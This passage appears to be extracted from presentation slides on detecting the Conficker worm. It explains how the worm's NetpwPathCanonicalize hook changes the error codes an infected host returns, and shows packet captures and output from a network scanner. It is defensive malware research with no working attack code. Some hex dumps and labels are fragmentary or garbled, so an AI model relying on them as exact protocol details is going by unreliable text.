5B86A25B 55        PUSH EBP
5B86A25C 8BEC       MOV EBP,ESP
```



Taking Advantage of the NetpwPathCanonicalize Hook

- Two checks for incoming path strings
 - Length ≥ 200 ?
 - `\. . \` present?
- If either is true, return an error
- The error code is always `0x57`
(`NT_STATUS_WERR_UNKNOWN_57`)
- A clean system would return `0x7b`
(`NT_STATUS_WERR_INVALID_NAME`)





Detection: A Conficker Network Scanner

Infection Scanning

Wireshark interface showing a capture of two packets. The first packet is a request and the second is a response.

No.	Time	Source	Destination	Protocol	Info
21	2009-03-30 10:33:49.951879	172.16.1.1	172.16.1.3	SPVSV	NetPathCanonicalize request
22	2009-03-30 10:33:49.953679	172.16.1.3	172.16.1.1	SPVSV	NetPathCanonicalize response, Error: Unknown DOS error

Operation: NetPathCanonicalize (31)
 [Request in frame: 21]
 Max Count: 0
 ↳ Pointer to Pathtype (uint32)
 Pathtype: 2
 Windows Error: Unknown (0x5c450000)
 [Long frame (8 bytes)]

0020 01 01 01 bd da 45 b4 53 c8 77 59 9a c3 1f 80 18S.wV....
 0030 18 82 a3 4d 00 00 01 01 08 0a 00 00 07 70 00 02M.....
 0040 38 e7 00 00 00 60 ff 53 44 42 25 00 00 00 00 80 p.....S MIN....
 0050 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08
 0060 28 1b 00 08 00 00 0a 00 00 28 00 00 00 00 38
 0070 00 00 00 28 00 38 00 00 00 00 28 00 00 00 00 00
 0080 02 03 10 00 00 00 28 00 00 00 01 00 00 00 10 00
 0090 00 00 00 00 00 00 02 00 00 00 00 45 5c 01 00E..
 00a0 00 00 00 00 00 00

Text item (1), 8 bytes Packets: 33 Displayed: 2 Marked: 0 Profile: Default

Wireshark interface showing a capture of two packets. The second packet is expanded to show error details.

No.	Time	Source	Destination	Protocol	Info
21	172.16.1.1	172.16.1.3	SPVSV	NetPathCanonicalize request	
22	172.16.1.3	172.16.1.1	SPVSV	NetPathCanonicalize response, Error: Unknown DOS error	

Server Service, NetPathCanonicalize
 Operation: NetPathCanonicalize (31)
 [Request in frame: 21]
 Max Count: 0
 ↳ Pointer to Pathtype (uint32)
 Windows Error: Unknown (0x5c450000)
 [Long frame (8 bytes)]

0020 01 01 01 bd da 7a 9a b6 93 76 36 6f 77 2f 80 182.v6./..
 0030 18 82 de 3c 00 00 01 01 08 0a 00 00 03 88 00 0a
 0040 70 1a 00 00 00 60 ff 53 44 42 25 00 00 00 00 80 p.....S MIN....
 0050 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08
 0060 ab 16 00 08 00 00 0a 00 00 28 00 00 00 00 38
 0070 00 00 00 28 00 38 00 00 00 00 28 00 00 00 60 00
 0080 02 03 10 00 00 00 28 00 00 00 01 00 00 00 10 00
 0090 00 00 00 00 00 00 02 00 00 00 00 45 5c 01 00E..
 00a0 00 00 00 00 00 00

Text item (1), 8 bytes Packets: 33 Displayed: 2 Marked: 0 Profile: Default

```
$ ./scs2.py 10.0.0.2
Simple Conficker Scanner v2 - (C) Felix Leder, Tillmann Werner 2009

[INFECTED] 10.0.0.2: Windows 5.1 [Windows 2000 LAN Manager]:
Seems to be infected by Conficker B or C.
```



They fail, too.



Contact



Tillmann Werner

Giraffe HoneyNet Project

<http://giraffe.honeynet.org>